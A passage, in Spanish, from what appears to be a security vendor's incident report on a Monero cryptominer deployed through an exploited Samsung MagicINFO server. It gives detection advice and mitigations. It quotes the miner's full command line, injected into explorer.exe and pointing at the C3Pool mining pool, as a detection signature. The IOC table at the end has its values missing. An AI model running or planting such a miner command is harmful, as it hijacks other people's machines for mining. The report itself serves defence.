
Figura 6: EXE del minero resultante
Finalmente, la telemetría indicó que el minero de criptomonedas se conectó al servicio C3Pool (el pool público de minería de criptomonedas) para minar Monero usando la CPU del endpoint, y potencialmente su GPU. Cabe destacar que se ejecutaba bajo explorer.exe.
Esa línea de comandos se veía de la siguiente manera, lo que ofrece una oportunidad de detección:
C:\Windows\explorer.exe --cinit-find-x -B --algo="rx/0" --asm=auto --cpu-memory-pool=1 --randomx-mode=auto --randomx-no-rdmsr --cuda-bfactor-hint=12 --cuda-bsleep-hint=100 --url=auto.c3pool.org:19999 --user=[REDACTED] --pass=186605 --cpu-max-threads-hint=100 --cinit-idle-wait=5 --cinit-idle-cpu=100
Ninguno de los argumentos de la línea de comandos es "normal" para Windows Explorer, porque el Explorador de Windows legítimo no usa argumentos de minería (lo que sugiere un proceso malicioso inyectado); por lo tanto, esto puede usarse como una detección para este tipo de actividad.
Conclusión
En gran parte debido a la cantidad de endpoints administrados en nuestra base de clientes, los analistas del SOC de Huntress observan una amplia gama de actividad, desde el despliegue de ransomware nuevo o prevalente, hasta inyección SQL, hasta algunos casos extremos y atípicos de actividad. Si bien los analistas de Huntress han observado endpoints con criptomineros desplegados, tener un criptominero compilado en el endpoint es uno de esos casos atípicos.
Los criptomineros no son el problema en sí, aunque sí consumen recursos del endpoint. La amenaza real es cómo terminan en el endpoint, ya sea que se descarguen de forma inadvertida como parte de otro paquete, o que se coloquen en el endpoint como resultado del compromiso de un servicio expuesto al público.
La actividad maliciosa descrita en este incidente específico podría haberse evitado con las siguientes medidas:
Aplicar parches a tiempo en los despliegues de Samsung MagicINFO expuestos a internet: en el ataque, los actores de amenazas explotaron una falla conocida de MagicINFO, que había sido divulgada en 2025.
Tratar las descargas repetidas de herramientas de acceso remoto como una señal de compromiso: el actor intentó instalar AnyDesk en repetidas ocasiones, luego creó una cuenta local y deshabilitó Microsoft Defender para mantener el acceso.
Monitorear la actividad inusual de compiladores, no solo los binarios de mineros conocidos: el generador de SilentXMRMiner creó una telemetría llamativa antes de que se produjera el minero.
Indicadores de compromiso (IOCS)
Elemento | Descripción |
|---|---|
| Fuente de descarga de AnyDesk |
| Contraseña para la nueva cuenta de usuario, AnyDesk |
SHA256
| Criptominero |
| Cuenta de administrador local recién creada |